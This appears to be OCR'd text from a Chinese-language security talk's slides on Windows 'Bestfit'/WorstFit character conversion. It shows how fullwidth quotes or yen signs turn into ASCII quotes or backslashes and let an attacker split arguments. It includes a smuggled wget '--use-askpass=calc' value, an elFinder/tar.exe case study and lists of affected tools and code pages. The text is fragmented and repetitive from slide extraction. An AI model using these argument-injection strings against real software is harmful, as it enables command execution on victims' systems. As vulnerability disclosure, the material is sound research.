
Safe 🥰

Install Now!

大家來找茬

難度：★★★★★★

94.87%的人都找不到



Exploit 😱


Safe 🥰

Install Now!

大家來找渣

難度：★★★★★★

94.87%的人都找不到




Exploit 😱

Safe 🥰

Install Now!

```
wget example.tld/home -O "out.txt"
```

這是怎麼被解析的？


On Unix-like systems
./test foo "bar"
由你的 shell 解析
(如 /bin/bash)
argv[] = {"./test","foo","bar"}
execve("/bin/test", argv[], envp)
✨ New process
帶有 argv 的 /bin/test
On Windows system
test.exe foo "bar"
CreateProcess("C:\\test.exe",
"test.exe foo \"bar\"")
✨ New Process 執行 test.exe
Cmdline = GetCommandLine()
Args[] = CommandLineToArgv(Cmdline)
argv[] = {"test.exe", "foo", "bar"}

U+FF02 ↓ U+FF02 ↓

```
run(['wget.exe', 'example.tld/" --use-askpass=calc ".txt'])
```

↓ 沒雙引號也沒反斜線，穩的，根本不用 escape

```
CreateProcessW("C:\wget.exe",
       "wget.exe \"example.tld/" --use-askpass=calc ".txt\"")
```

↓ 👌 那我就這樣把 wget 開起來

Wget

```
GetCommandLineA()
```

⚠ Bestfit ↓ [ANSI] 蛤我不知道 " 是什麼？但 **Bestfit** 告訴我 " 就是 "

```
Cmdline = wget.exe "example.tld/" --use-askpass=calc ".txt"
```

argv[1] argv[2] argv[3]


U+FF02
U+FF02
run(['wget.exe', 'ex
=calc ".txt'])
沒雙引號也沒
CreateProcessW("C
"wget.exe
-askpass=calc ".txt\"")
那我就這樣
Wget
GetCommandLineA(
Calculator
STANDARD
0
MC MR M+ M- MS M˅
% √ x² ¹/x
CE C ⌫ ÷
7 8 9 ×
4 5 6 −
參數拆分！
Argument Splitting!
argv[1]
argv[2]
argv[3]

我們找到了一大堆這類的問題...

- Java
- Perl
- tar (Windows built-in)
- curl (Author build)
- wget
- Bzip2
- OpenSSL
- Subversion (SVN)
- Perforce
- PostgreSQL
- Plink on Putty
- XZ Utils


而且肯定還有更多野生的 bug 存在！

我們找到了一大堆這類的問題...

- Java
- Perl
- tar (Windows built-in)
- curl (Author build)
- Bzip2
- OpenSSL
- Subversion (SVN)
- Perforce
- PostgreSQL
- XZ Utils

Case Study!

而且肯定還有更多野生的 bug 存在！


Studio-42/elFinder: Open
github.com/Studio-42/elFinder
Studio-42 / elFinder
Type / to search
Code
Issues 6
Pull requests 3
Discussions
Actions
Wiki
Security 3
Insights
elFinder
Public
Watch 237
Fork 1.4k
Star 4.7k
master
nao-pon
.github
css
files
img
jquery
js
php
Demo:elFinder - Web File Ma
studio-42.github.io/elFinder/#elf_l1_Lw
Fork me on GitHub
elFinder
file manager for web
Star
Fork 1,419
Code
Issues
Wiki
Discussion
Download
Version 2.1.65
Full Window
elFinder 2.1.x, please report bugs here or send your translation.
Places
For Demo
Basic Auth Example
Downloads
Images
MIME types
Setup with composer
Tips
Downloads
Videos
MIME types
README.md
Images
Basic Auth Example
Tips
Setup with composer
Welcome(Multiling ual)

所有參數都被 escapeshellarg 轉譯了

```
16   abstract class elFinderVolumeDriver
6892     protected function makeArchive($dir, $files, $name, $arc)
6904     $files = array_map('escapeshellarg', $files);
6905     $prefix = $switch = '';
6906     // The zip command accepts the "-" at the beginning of the file name as a command switch,
6907     // and can't use '--' before archive name, so add "./" to name for security reasons.
6908     if ($arc['ext'] === 'zip' && strpos($arc['argc'], '-tzip') === false) {
6909         $prefix = './';
6910         $switch = '-- ';
6911     }
6912     $cmd = $arc['cmd'] . ' ' . $arc['argc'] . ' ' . $prefix . escapeshellarg($name) . ' ' . $switch . implode(' ', $files);
6913     $err_out = '';
6914     $this->procExec($cmd, $o, $c, $err_out, $dir);
```

它用執行命令的方法來建立壓縮檔

所有參數都被 escapeshellarg 轉譯了

All escaped...

```
tar.exe -chf "NewTar.tar" ".\file1" ".\file2" ...
```


但 tar.exe 是 WorstFit 的受害者!

它用執行命令的方法來建立壓縮檔

RStudio w/ SVN

TortoiseGit w/ Plink

當然，我們還能彈出更多小算盤 😉



完全沒有程式語言能防止這種攻擊！

Rust

```
Command::new("program.exe").arg(argument)
```

```
subprocess.run(["program.exe", arg])
```

Python

Node.js

```
child_process.spawn('program.exe', [argument])
```

```
exec.Command("program.exe", args...)
```

Golang


```
proc_open(['program.exe', $arg])
```

PHP

```
shell_exec('program.exe '.escapeshellarg(arg));
```

Affected Code Pages

- 874：泰文
- 1250：Latin 2 / 中歐語系
- 1251：斯拉夫文（西里爾字母）
- 1252：Latin 1 / 西歐語系
- 1253：希臘文
- 1254：土耳其文
- 1255：希伯來文
- 1256：阿拉伯文
- 1257：波羅的海語系
- 1258：越南文



📌 修補建議

使用中日韓語言 😉

CJK (Chinese, Japanese, Korean)

小等一下！

sió-tán--tsi̍t-ē!

CJK (Chinese, Japanese, Korean)


¥
和
₩
Japanese
Yen Sign
Korean
Won Sign
0x5C (\)

```
subprocess.run(
    ['program.exe','foo¥" bar']
)
```

```
CreateProcessW(
    "program.exe",
        program.exe    "foo¥\" bar"
)
```

用來 escape 使用者給的雙引號……


argv[1]

Bestfit!

GetCommandLineA() =

program.exe "foo\\" bar"

program.exe


誰容易受到參數拆分(argument splitting)影響？

📌 修補建議

使用~~中日韓語言~~ 😉

中文語系 ✅


只有 CLI 會出事？

📌 修補建議

使用中日韓語言

